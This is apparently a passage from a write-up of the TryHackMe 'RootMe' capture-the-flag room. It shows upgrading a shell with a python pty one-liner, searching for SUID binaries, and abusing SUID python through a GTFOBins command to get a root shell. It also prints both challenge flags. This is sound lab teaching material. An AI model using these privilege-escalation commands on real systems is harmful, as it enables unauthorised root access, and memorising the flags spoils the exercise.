



As expected I received a connection from the target machine.

## Finding the flag

TryHackMe suggests that there's a file called user.txt somewhere on the target machine somewhere, but to get that first we'll need to upgrade our shell and work our way from there.

running the command ps -ef to verify currently running services we can observe the name python3, this machine has python3 confirmed, this allows for specialized crafted bind shells or commands that we can use for that specific language.




Lets upgrade our shell using a simple command to spawn the bash from the bin folder using python.
python -c 'import pty; pty.spawn("/bin/bash")'

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
bash-5.0$ ls -la
ls -la
total 2097272
drwxr-xr-x  24 root root       4096 Dec 24 22:27 .
drwxr-xr-x  24 root root       4096 Dec 24 22:27 ..
drwxr-xr-x   2 root root      12288 Aug 10 08:40 bin
drwxr-xr-x   3 root root       4096 Dec 24 23:17 boot
drwxr-xr-x   2 root root       4096 Aug  4  2020 cdrom
drwxr-xr-x  16 root root       3920 Dec 24 22:26 dev
drwxr-xr-x 109 root root      12288 Dec 24 22:27 etc
drwxr-xr-x   5 root root       4096 Aug 10 09:43 home
```

lets get our hands on the first flag finding that user.txt file using the following command:
find / -type f -name user.txt 2>/dev/null

we managed to find the user.txt file in the /var/www/ folder, we can now simply cat our first flag.

```
bash-5.0$ find / -type f -name user.txt 2>/dev/null
find / -type f -name user.txt 2>/dev/null
/var/www/user.txt
bash-5.0$ cat /var/www/user.txt
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
bash-5.0$
```

FLAG: THM{y0u_g0t_a_sh3ll}

## Privilege escalation

Now that we have a shell, let's escalate our privileges to root.

### Search for files with SUID permission, which file is weird?


A: **usr/bin/python**

to investigate this issue we'll use the command find / -user root -perm /4000 to search through the entire system for files that are owned by the root user and have the SUID permission set.

This question probably wants me to evaluate which of these files sounds useful for me, as we confirmed before we found python running on the target machine so the only file that stands out to me would be: /usr/bin/python

### Find a form to escalate your privileges.


We can use the gtfo bins to escalate our privileges using python.
Lets use this command from GTFOBINS: python -c 'import os; os.execl("/bin/sh", "sh", "-p")'




we successfuly got ourselves a root shell.


so now lets get the last flag root.txt

with a root terminal we can now read the root folder for contents.
And there it is




# FLAG: THM{pr1v1l3g3_3sc4l4t10n}

Author: Vittor Augusto


Congratulations on completing RootMe!!! 🎉
Points earned
210
Completed tasks
4
Room type
Challenge
Difficulty
Easy
Streak
1
105,223 users are actively learning this week